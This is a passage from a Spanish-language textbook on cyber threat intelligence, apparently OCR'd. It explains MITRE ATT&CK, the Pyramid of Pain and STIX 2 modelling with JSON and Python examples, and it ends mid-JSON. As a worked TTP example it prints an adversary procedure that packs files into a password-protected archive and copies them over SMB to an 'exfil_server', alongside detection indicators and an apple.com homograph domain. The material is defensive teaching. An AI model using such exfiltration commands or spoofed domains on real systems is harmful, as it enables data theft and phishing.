
Techniques

Techniques: 11

ID	Name	Description
T1189	Drive-by Compromise	A drive-by compromise is when an adversary gains access to a system through a user visiting a website over the normal course of browsing. With this technique, the user's web browser is targeted for exploitation.
T1190	Exploit Public-Facing Application	The use of software, data, or commands to take advantage of a weakness in an Internet-facing computer system or program in order to cause unintended or unanticipated behavior. The weakness in the system can be a bug, a glitch, or a design vulnerability. These applications are often websites, but can include databases (like SQL), standard services (like SMB or SSH), and any other applications with Internet accessible open sockets, such as web servers and related services. Depending on the flaw being exploited this may include Exploitation for Defense Evasion.
T1133	External Remote Services	Remote services such as VPNs, Citrix, and other access mechanisms allow users to connect to internal enterprise network resources from external locations. There are often remote service gateways that manage connections and credential authentication for these services. Services such as Windows Remote Management can also be used externally.
T1200	Hardware Additions	Computer accessories, computers, or networking hardware may be introduced into a system as a vector to gain execution. While public references of usage by APT groups are scarce, many penetration testers leverage hardware additions for initial access. Commercial and open source products are leveraged with capabilities such as passive network tapping, man-in-the-middle encryption breaking, keystroke injection, kernel memory reading via DMA, adding new wireless access to an existing network, and others.
T1091	Replication Through Removable Media	Adversaries may move onto systems, possibly those on disconnected or air-gapped networks, by copying malware to removable media and taking advantage of Autorun features when the media is inserted into a system and executes. In the case of Lateral Movement, this may occur through modification of executable files stored on removable media or by copying malware and renaming it to look like a legitimate file to trick users into executing it on a separate system. In the case of Initial Access, this may occur through manual manipulation of the media, modification of systems used to initially format the media, or modification to the media's firmware itself.
T1193	Spearphishing Attachment	Spearphishing attachment is a specific variant of spearphishing. Spearphishing attachment is different from other forms of spearphishing in that it employs the use of malware attached to an email. All forms of spearphishing are electronically delivered social engineering targeted at a specific individual, company, or industry. In this scenario, adversaries attach a file to the spearphishing email and usually rely upon User Execution to gain execution.

Imagen 134. Extracto de táctica de Initial Access de MITRE ATT&CK

- **Técnicas que permiten ejecutar ejercicios reales en base a cada táctica**. Dentro del Framework de ATT&CK corresponden a las celdas dividas por filas y englobadas en cada columna de la táctica asociada. En la Imagen 135 puede verse un ejemplo con un extracto de la técnica de "AppleScript".


Home > Techniques > Enterprise > AppleScript

AppleScript

macOS and OS X applications send AppleEvent messages to each other for interprocess communications (IPC). These messages can be easily scripted with AppleScript for local or remote IPC. Osascript executes AppleScript and any other Open Scripting Architecture (OSA) language scripts. A list of OSA languages installed on a system can be found by using the `osalang` program.AppleEvent messages can be sent independently or as part of a script. These events can locate open windows, send keystrokes, and interact with almost any open application locally or remotely.

Adversaries can use this to interact with open SSH connection, move to remote machines, and even present users with fake dialog boxes. These events cannot start applications remotely (they can start them locally though), but can interact with applications if they're already running remotely. Since this is a scripting language, it can be used to launch more common techniques as well such as a reverse shell via python [1]. Scripts can be run from the command-line via `osascript /path/to/script` or `osascript -e "script here"`.

ID: T1155
Tactic: Execution, Lateral Movement
Platform: macOS
Permissions Required: User
Data Sources: API monitoring, System calls, Process monitoring, Process command-line parameters
Supports Remote: Yes
Version: 1.0

Procedure Examples

Name	Description
Dok	Dok uses AppleScript to create a login item for persistence. [2]

Mitigations

Mitigation	Description
Code Signing	Require that all AppleScript be signed by a trusted developer ID before being executed - this will prevent random AppleScript code from executing. This subjects AppleScript code to the same scrutiny as other .app files passing through Gatekeeper. [2]

Detection


Monitor for execution of AppleScript through osascript that may be related to other suspicious behavior occurring on the system.

References

1. Yerko Grbic. (2017, February 14). Macro Malware Targets Macs. Retrieved July 8, 2017.
2. Steven Sande. (2013, December 23). AppleScript and Automator gain new features in OS X Mavericks. Retrieved September 21, 2018.
3. Patrick Wardle. (n.d.). Mac Malware of 2017. Retrieved September 21, 2018.

Imagen 135. Extracto de técnica de AppleScript de MITRE ATT&CK

- **Procedimientos en forma de documentos que recogen las técnicas individuales** utilizadas por cada adversario. En la Imagen 136 puede verse un ejemplo con un extracto del procedimiento de "Dok".


Home > Software > Dok

Dok

Dok steals banking information through man-in-the-middle [1].

ID: S0281
Associated Software: Retefe
Type: MALWARE
Platforms: macOS
Version: 1.0

Associated Software Descriptions

Name	Description
Retefe	[1]

Techniques Used

ATT&CK™ Navigator Layers

Domain	ID	Name	Use
Enterprise	T1155	AppleScript	Dok uses AppleScript to create a login item for persistence. [1]
Enterprise	T1141	Input Prompt	Dok prompts the user for credentials. [1]
Enterprise	T1130	Install Root Certificate	Dok installs a root certificate to aid in man-in-the-middle actions. [1]
Enterprise	T1159	Launch Agent	Dok persists via a Launch Agent. [1]
Enterprise	T1162	Login Item	Dok persists via a login item. [1]
Enterprise	T1188	Multi-hop Proxy	Dok downloads and installs Tor via homebrew. [1]

References

1. Patrick Wardle. (n.d.). Mac Malware of 2017. Retrieved September 21, 2018.

Imagen 136. Extracto del procedimiento de Dok de MITRE ATT&CK

MITRE público en julio de 2018 un documento que explica el diseño y la filosofía desarrollada por MITRE ATT&CK. En su interior es descrito el comportamiento en forma de TTPs utilizados por los adversarios, además de proporcionar una taxonomía seguida tanto para el ataque como para la defensa. Marco muy utilizado por los analistas para analizar información sobre amenazas, ya sea para defenderse de estas o simular ejercicios de Red Team aprovechando algún TTP de algún actor conocido. En el siguiente enlace se puede visualizar dicho documento: https://attack.mitre.org/docs/ATTACK_Design_and_Philosophy_March_2020.pdf

3.4. LA PIRÁMIDE DEL DOLOR

El objetivo principal de los IoCs es poder responder a ellos con la suficiente rapidez como para bloquear el uso de ese indicador al adversario cuando está atacando a la organización. Este concepto fue expuesto en 2013 por David Bianco en su artículo "The Pyramid of Pain", en el que afirmaba la necesidad de responder a los indicadores de compromiso sin centrarse únicamente en recolectarlos y detectarlos.

Como todos los indicadores no son iguales, David Bianco diseño una pirámide (Ver Imagen 137) que en función de lo valioso que fuera un IoC para un adversario, el analista de seguridad fuera poniéndole barreras con el fin de proteger el activo y frustrar al atacante. Es una manera proactiva de analizar los diferentes IoC, ver relaciones con otros y definir una estrategia que permita defender cada uno de los indicadores frente a TTP asociados a una amenaza o actor malicioso concreto.




Imagen 137. Pirámide del dolor

En el año 2014, el propio David Bianco dio una ponencia en RVAsec donde expuso como la Inteligencia de amenazas puede ser utilizada para algo más que detectar y responder ante incidentes (ver Video 1). La idea que propuso era dificultar cada acción de un adversario con el fin de que cada operación que ejecutará fuera cada vez más costosa hasta que se dieran por vencidos debido a la frustración de no conseguir su objetivo. La presentación de dicha ponencia puede descargarse a través del siguiente enlace: https://rvasec.com/slides/2014/Bianco_Pyramid%20of%20Pain.pdf

Video 1. Ponencia de David Bianco en RVAsec sobre la pirámide del dolor

La pirámide del dolor dispone de 6 niveles organizados por el grado de dificultad que puede permitir a un adversario anteponerse ante cualquier tipo de problema para cumplir su objetivo de ataque. Si prestamos atención a la pirámide podemos darnos cuenta de que son utilizados diferentes colores en cada uno de los niveles, los cuales, no están fijados al azar sino todo lo contrario. La base de la pirámide es representada con color azul debido a que es el nivel que menor grado de dificultad supone para un atacante y el último nivel es representado con un color rojo debido a que el grado de dificultad es muchísimo mayor para un adversario. En este sentido cuanto más cercano este el IoC a la base más fácil será el ataque. A continuación, serán explicados cada uno de los niveles que componen la pirámide del dolor:

- Valores Hash. El primer nivel es el encargado de detectar los hashes (MD5, SHA1, SHA256, etc) relacionados con ficheros sospechosos o maliciosos. Los hashes suelen ser utilizados en CTI como referencia única para identificar si un determinado archivo dispone de malware en su interior. Utilizando diferentes algoritmos de cifrado sobre un mismo archivo o muestra es posible generar

distintas huellas digitales sobre este, tal como ocurre con los hashes de la tabla inferior. El valor hash está situado en la base de la pirámide porque la modificación de este es muy trivial para el adversario. El atacante con cualquier leve cambio que realice dentro del archivo malicioso generará un valor hash diferente, por lo tanto, para el adversario es relativamente sencillo anteponerse ante un bloqueo de un hash. Ante esta situación, un analista de seguridad no puede realizar prácticamente nada y únicamente podrá ir bloqueando los hashes en el momento de ser detectado por las medidas de seguridad o bien este relacionado con alguna amenaza.

MD5 70432e23f52d29306c1ff7b437c07fc0

SHA1 39a7525069d6070c2ab521f1b0c5f0571e206948

SHA256

ac27e0944ce794ebbb7e5fb8a851b9b0586b3b674dfa39e196a8cd47e9ee72b2

- Direcciones IP. El segundo nivel es el encargado de detectar las direcciones IP, que al igual que ocurre con los hashes es un indicador muy trivial para los adversarios. En el caso de que los sistemas detecten una dirección IP relacionada con cualquier tipo de amenaza, para el atacante es muy sencillo cambiar esa dirección IP por otra a través de proxies, VPN o Tor, por citar algunos ejemplos.

- Dominios. El tercer nivel es el encargado de detectar los dominios que tal como ocurre con el nivel anterior, todavía es fácil cambiar un dominio. Cada dominio nuevo tiene que ser registrado, pagado y alojado en algún lugar. En este sentido, los nuevos dominios registrados pueden tardar hasta 2 días en ser visibles en Internet, por lo tanto, sube un grado de dificultad para el adversario

ya que no puede cambiar en el momento del ataque el dominio tal como si ocurre con las direcciones IP. En la práctica no es relativamente difícil cambiar el dominio a través de servicios de DNS dinámicos que permiten automatizar el proceso de creación de dominios o proveedores DNS poco estrictos a la hora de generar un dominio nuevo. En este caso los adversarios suelen utilizar ataques IDN Homograph para simular ser otro dominio parecido al dominio legítimo, tal como puede verse en la tabla inferior.

En este ejemplo es utilizado el alfabeto griego para simular ser el dominio apple.com. Esto puede detectarse a través de las traducciones a punnycode[3].

Dominio legitimo: apple.com

IDN Homograph: αρρıє.com

Punnycode: xn--mxail5aa.com

- Artefactos de host y red. El cuarto nivel tal como indica su nombre está enfocado en los artefactos de host y de red, los cuales, ya genera un impacto negativo y molesto para el adversario. En este punto es muy difícil realizar cualquier acción sin dejar huellas en los logs de los sistemas de una organización. Desde el lado defensivo pueden analizarse los artefactos de host en busca de actividades maliciosas en archivos, entradas de registro, strings y procesos cargados en memoria que permitan obtener los patrones utilizados por los adversarios. Si son analizados los artefactos de red pueden centrarse en el análisis de patrones URI repetitivos, User-Agent[4] utilizados, errores de protocolo, peticiones y respuestas a un servicio web o comunicaciones con otros servicios de red. Aunque en este nivel se haya aumentado el grado de

[3] Punnycode: Es una codificación utilizada para convertir caracteres Unicode a ASCII. Es usado en los nombres de dominios internacionalizados (IDN).
[4] User-Agent: Son una serie de parámetros enviados por el navegador web del usuario a las páginas web que consulta este en Internet.

dificultad, el adversario todavía puede modificar los parámetros utilizados pero cada vez es más difícil ocultar su propia huella en los sistemas víctima. Un ejemplo de estos parámetros detectados son los que pueden verse en la tabla inferior.

> **Patrones URI repetitivos**: /^[A-F0-9]{16}\/\d{3,5}\.{php|aspx}$/
> **User-Agent**: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.7
> (KHTML, like Gecko) Chrome/16.0.912.75 Safari/535.7

- Herramientas. El nivel 5 está enfocado en el análisis de los artefactos generados por las herramientas utilizadas por el adversario. En este nivel el grado de dificultad ya es más elevado debido a la detección de los artefactos que identifiquen las herramientas del atacante y bloqueen cualquiera de sus acciones con estas. Este hecho puede provocar un nivel de frustración en el adversario bastante alto, ya que sería necesario investigar otras herramientas con las mismas capacidades o crear unas nuevas, lo que conlleva un tiempo de estudio bastante elevado para el criminal.

  Algunos ejemplos de los indicadores generados por dichas herramientas pueden ser firmas de antivirus o reglas YARA. El análisis de dichos artefactos incluso con pequeñas variaciones en los archivos asociados, puede ser clave para bloquear constantemente los ataques de un adversario.

- TTPs. El último nivel es el encargado de analizar las Tácticas, Técnicas y Procedimientos utilizados por los adversarios para contrarrestarlos. En este nivel está haciéndose frente al comportamiento del adversario y no a las herramientas utilizadas por este, esto significa que es bloqueada automáticamente la técnica asociada al TTP en cuestión sin centrarse en la herramienta que lo ha generado. En este caso, si somos capaces de responder

a los TTPs de los adversarios de manera eficiente y eficaz, podremos obligar al atacante o bien a renunciar o a aprender nuevos comportamientos desde 0. En la tabla inferior puede verse un ejemplo de los TTPs que pueden ser detectados y contrarrestados.

Táctica del adversario: Creación de un fichero RAR cifrado y exfiltración de datos.

Técnica del adversario: Cifrado AES, archivos con una exactitud de 650.000 bytes

y copiar los ficheros vía SMB.

Procedimiento del adversario: winrar a -hpqwerty -r photos.rar staging_dir

net use \\exfil_server\photos

3.5. MODELANDO LA AMENAZA MEDIANTE STIX

Structured Threat Information Expression (STIX) es un lenguaje estandarizado para la representación estructurada de la información sobre amenazas. STIX tiene como objetivo proporcionar e intercambiar información sobre CTI entre organizaciones con el fin de facilitar a la comunidad un conocimiento compartido sobre amenazas, para detectar y responder de manera más rápida y eficiente ante dichas amenazas.

STIX está diseñado para mejorar diversas capacidades como pueden ser el análisis de amenazas colaborativas, el intercambio automatizado de amenazas, la detección y respuesta automática. La arquitectura de STIX está formada por un conjunto de clases de información sobre amenazas denominados objetos que categorizan cada pieza de información con atributos específicos. La versión 2 de STIX define actualmente doce **STIX Domain Object** (**SDOs**) (ver Imagen 138). A continuación, puede verse un resumen de cada uno de ellos:

1. Attack Pattern. Tipo de TTP que describe como los actores intentan comprometer los objetivos.

2. Campaign. Comportamiento de adversarios que describen un conjunto de actividades maliciosas o ataques dirigidos a un conjunto de objetivos durante un periodo de tiempo determinado.

3. Course of Action. Acción tomada para prevenir un ataque o responder a este.

4. Identity. Individuos, organizaciones o grupos.

5. Indicator. Contiene un patrón que sirve para detectar actividades maliciosas. La especificación de dichos patrones pueden consultarse en el siguiente enlace: https://docs.oasis-open.org/cti/stix/v2.0/stix-v2.0-part5-stix-patterning.html.

6. Intrusion Set. Conjunto de conductas de adversarios y recursos con propiedades comunes relacionadas a un único actor.

7. Malware. Tipo de amenaza también conocido como código o software malicioso, utilizado para comprometer la confidencialidad, integridad o disponibilidad de datos o sistemas objetivos.

8. Observed Data. Transmite información observada en un sistema o red. En el siguiente enlace pueden ser consultados los diferentes observables y sus propiedades: https://docs.oasis-open.org/cti/stix/v2.0/stix-v2.0-part4-cyber-observable-objects.html.

9. Report. Colecciones de información sobre amenazas centradas en uno o varios temas, incluyendo los detalles contextuales. Algunos ejemplos son la descripción de un actor, el malware utilizado en una amenaza o la propia técnica del ataque.

10. Threat Actor. Individuos, grupos u organizaciones que operan detrás de una amenaza.

11. Tool. Programas utilizados por los actores para realizar los ataques.

12. Vulnerability. Vulnerabilidades de cualquier índole relacionados a sistemas utilizadas por los atacantes para acceder a estos.

Imagen 138. Clases de información sobre amenazas con STIX

En el siguiente enlace puede verse más a fondo las propiedades que pueden especificarse con cada uno de los objetos: https://docs.oasis-open.org/cti/stix/v2.0/stix-v2.0-part2-stix-objects.html. Además de los SDOs, STIX dispone de dos **STIX Relationship Objects** (**SROs**) que permiten relacionar los diferentes SDOs entre sí, dando una visión más completa sobre una amenaza. Estos objetos de relación son los siguientes:

1. Relationship. Se utiliza para enlazar dos SDO y para describir cómo se relacionan entre sí.

2. Sighting. Informa sobre la creencia de haber visto un elemento CTI, como por ejemplo un indicador, malware, etc.

En la Imagen 139 puede verse un diagrama de como interactúan los diferentes objetos y las relaciones objetos entre sí.




Imagen 139. Diagrama de SDOs y SROs

En la Imagen 140 pueden verse algunos casos de uso utilizando diferentes objetos y relaciones entre estos. Toda la documentación puede ser consultada a través del siguiente enlace: https://oasis-open.github.io/cti-documentation/stix/examples.

Example	STIX Types	Description
Identifying a Threat Actor Profile		Threat Actors often have several discernible characteristics such as aliases, goals and motivations which can be captured within a STIX Threat Actor object. In this example, the threat actor can also be attributed to an Identity object which models more basic identifiable information.
Defining Campaigns vs. Intrusion Sets vs. Threat Actors		Intrusion Sets in STIX are represented as an attack package consisting of potentially several campaigns, threat actors and attack patterns. This example helps explain the differences between the Campaign, Intrusion Set, and Threat Actor objects and demonstrates a scenario where all three are used together.
Indicator for Malicious URL		This example models a STIX Indicator object that represents a malicious URL using STIX patterning language. The Indicator indicates that it's a delivery mechanism for a piece of malware.
Malware Indicator for File Hash		File hashes for malware variants can be captured within an Indicator STIX Domain Object and then associated with a Malware object which provides more detail about the malware.
Sighting of an Indicator		Indicators on one organization's network are often spotted on other organizations' networks. When this is the case, a Sighting STIX Relationship Object(SRO) can be issued to relay that this specific indicator was seen. This example discusses how a company can use a Sighting for a STIX Indicator object.
Sighting of Observed-data		Observed data represent machine-generated raw information and are different from Indicators which dictate more of an intelligence assertion. These Observed-data SDO's can still be shared and referenced within a Sighting SRO. This example demonstrates the usage of Observed-data and their relation to other STIX objects.
Threat Actor Leveraging Attack Patterns and Malware		Threat actors can often be characterized by the attack patterns they leverage and the malware varieties they use. This example describes how to represent a threat actor who uses a phishing attack pattern to deliver a form of malware.
Using Marking Definitions		Sometimes when creating STIX objects it may be useful to provide guidance or permissions on how those objects may be used. In this example, Marking Definition objects are created and applied to an Indicator object to specify restrictions and copyright information.

Imagen 140. Diferentes casos de uso usando STIX

A continuación, vamos a ver dos tipos de casos de uso con los dos tipos de SDOs existentes. Comenzamos con el caso de uso de "Malware Indicator for File Hash". En la Imagen 141 podemos ver los SDOs y el SRO utilizados.




Imagen 141. Caso de uso STIX 1

Este caso de uso hace referencia a un objeto "Indicator" del tipo "hash" con una relación objeto con otro objeto "Malware". En la Imagen 142 puede verse el fichero JSON creado para dicho caso de uso.


```
{
  "type": "bundle",
  "id": "bundle--44af6c39-c09b-49c5-9de2-394224b04982",
  "spec_version": "2.0",
  "objects": [
    {
      "type": "indicator",
      "id": "indicator--a932fcc6-e032-476c-826f-cb970a5a1ade",
      "created": "2014-02-20T09:16:08.989Z",
      "modified": "2014-02-20T09:16:08.989Z",
      "name": "File hash for Poison Ivy variant",
      "description": "This file hash indicates that a sample of Poison Ivy is present.",
      "labels": [
        "malicious-activity"
      ],
      "pattern": "[file:hashes.'SHA-256' = 'ef537f25c895bfa782526529a9b63d97aa631564d5d789c2b765448c8635fb6c']",
      "valid_from": "2014-02-20T09:00:00.000000Z"
    },
    {
      "type": "malware",
      "id": "malware--fdd60b30-b67c-41e3-b0b9-f01faf20d111",
      "created": "2014-02-20T09:16:08.989Z",
      "modified": "2014-02-20T09:16:08.989Z",
      "name": "Poison Ivy",
      "labels": [
        "remote-access-trojan"
      ]
    },
    {
      "type": "relationship",
      "id": "relationship--f191e70e-1736-47c3-b0f9-fdfe01387eb1",
      "created": "2014-02-20T09:16:08.989Z",
      "modified": "2014-02-20T09:16:08.989Z",
      "relationship_type": "indicates",
      "source_ref": "indicator--a932fcc6-e032-476c-826f-cb970a5a1ade",
      "target_ref": "malware--fdd60b30-b67c-41e3-b0b9-f01faf20d111"
    }
  ]
}
```


Imagen 142. JSON del caso de uso STIX 1

En la Imagen 143 puede verse como se crea el caso de uso 1 mediante Python, utilizando la librería STIX2 que puede descargarse desde el GitHub oficial de OASIS desde el siguiente enlace: https://github.com/oasis-open/cti-python-stix2.

```python
import stix2

#Definición del objeto Indicator
indicator = stix2.Indicator(
    #Definición de propiedades
    id="indicator--a932fcc6-e032-476c-826f-cb970a5alade", #identificador aleatorio
    created="2014-02-20T09:16:08.989Z",
    modified="2014-02-20T09:16:08.989Z",
    name="File hash for Poison Ivy variant",
    description="This file hash indicates that a sample of Poison Ivy is present.",
    labels=["malicious-activity"],
    #define el tipo de indicador en este caso un hash
    pattern="[file:hashes.'SHA-256' = 'ef537f25c895bfa782526529a9b63d97aa631564d5d789c2b765448c8635fb6c']",
    valid_from="2014-02-20T09:00:00.000000Z"
)

#Definición del objeto Malware
malware = stix2.Malware(
    #Definición de propiedades
    id="malware--fdd60b30-b67c-41e3-b0b9-f01faf20d111",
    created="2014-02-20T09:16:08.989Z",
    modified="2014-02-20T09:16:08.989Z",
    name="Poison Ivy",
    labels=["remote-access-trojan"]
)

#Crea el ojeto relacion "indicates" entre el objeto Indicator y Malware
relationship = stix2.Relationship(indicator, 'indicates', malware)

#Crea el formato STIX 2 con todos los objetos del caso de uso
bundle = stix2.Bundle(objects=[indicator, malware, relationship])
```

Imagen 143. Creación del STIX del caso de uso 1

En la Imagen 144 puede verse como se programa la visualización del fichero STIX en Python del caso de uso 1.

```python
import stix2

#Bucle para leer los objetos
for obj in bundle.objects:
    #Comprueba si el objeto es igual a malware
    if obj == malware:
        #Lee todas las propiedades del objeto malware
        print("------------------")
        print("== MALWARE ==")
        print("------------------")
        print("ID: " + obj.id)
        print("Created: " + str(obj.created))
        print("Modified: " + str(obj.modified))
        print("Name: " + obj.name)
        print("Labels: " + obj.labels[0])

    #Comprueba si el objeto es igual a indicator
    elif obj == indicator:
        #Lee todas las propiedades del objeto indicator
        print("------------------")
        print("== INDICATOR ==")
        print("------------------")
        print("ID: " + obj.id)
        print("Created: " + str(obj.created))
        print("Modified: " + str(obj.modified))
        print("Name: " + obj.name)
        print("Description: " + obj.description)
        print("Labels: " + obj.labels[0])
        print("Pattern: " + obj.pattern)
        print("Valid From: " + str(obj.valid_from))

    #Comprueba si el objeto es igual a relationship
    elif obj == relationship:
        #Lee todas las propiedades del objeto relacion
        print("------------------")
        print("== RELATIONSHIP ==")
        print("------------------")
        print("ID: " + obj.id)
        print("Created: " + str(obj.created))
        print("Modified: " + str(obj.modified))
        print("Relationship Type: " + obj.relationship_type)
        print("Source Ref: " + obj.source_ref)
        print("Target Ref: " + obj.target_ref)
```

Imagen 144. Visualizar contenido del caso de uso 1

El siguiente caso de uso es “Sighting of Observed-data”. En la Imagen 145 podemos ver los SDOs y el SRO utilizados.




Imagen 145. Caso de uso 2 con STIX

Este caso de uso dispone de dos objetos “Identity” del tipo “organization”, un objeto “Malware”, dos objetos “Observed Data” y cuatro objetos sighting. En la Imagen 146 puede verse un extracto del fichero JSON creado para dicho caso de uso.

```
{
  "type": "bundle",
  "id": "bundle--a836f05a-f235-4b4b-b523-bd87e40478a1",
  "spec_version": "2.0",
  "objects": [
    {
      "type": "identity",
      "id": "identity--987eeee1-413a-44ac-96cc-0a8acdcc2f2c",
      "created": "2017-04-14T13:07:49.812Z",
      "modified": "2017-04-14T13:07:49.812Z",
      "name": "Oscorp Industries",
      "identity_class": "organization",
      "contact_information": "norman@oscorp.com",
      "sectors": [
        "technology"
      ]
    },
    {
      "type": "identity",
      "id": "identity--7865b6d2-a4af-45c5-b582-afe5ec376c33",
      "created": "2017-04-14T13:07:49.812Z",
      "modified": "2017-04-14T13:07:49.812Z",
      "name": "Pym Technologies",
      "identity_class": "organization",
      "contact_information": "hank@pymtech.com",
      "sectors": [
        "technology"
      ]
    },
    {
      "type": "malware",
      "id": "malware--ae560258-a5cb-4be8-8f05-013d6712295f",
      "created_by_ref": "identity--7865b6d2-a4af-45c5-b582-afe5ec376c33",
      "created": "2014-02-20T09:16:08.989Z",
      "modified": "2014-02-20T09:16:08.989Z",
      "name": "Online Job Site Trojan",
      "description": "Trojan that is disguised as the executable file resume.pdf., it also creates a registry key.",
      "labels": [
        "remote-access-trojan"
      ]
    },
    {
      "type": "sighting",
      "id": "sighting--779c4ae8-e134-4180-baad-03141095d971",
      "created_by_ref": "identity--987eeee1-413a-44ac-96cc-0a8acdcc2f2c",
      "created": "2017-02-28T19:37:11.213Z",
      "modified": "2017-02-28T19:37:11.213Z",
      "first_seen": "2017-02-28T19:07:24.856Z",
      "last_seen": "2017-02-28T19:07:24.856Z",
      "count": 1,
      "sighting_of_ref": "malware--ae560258-a5cb-4be8-8f05-013d6712295f",
      "where_sighted_refs": [
        "identity--987eeee1-413a-44ac-96cc-0a8acdcc2f2c"
      ],
      "observed_data_refs": [
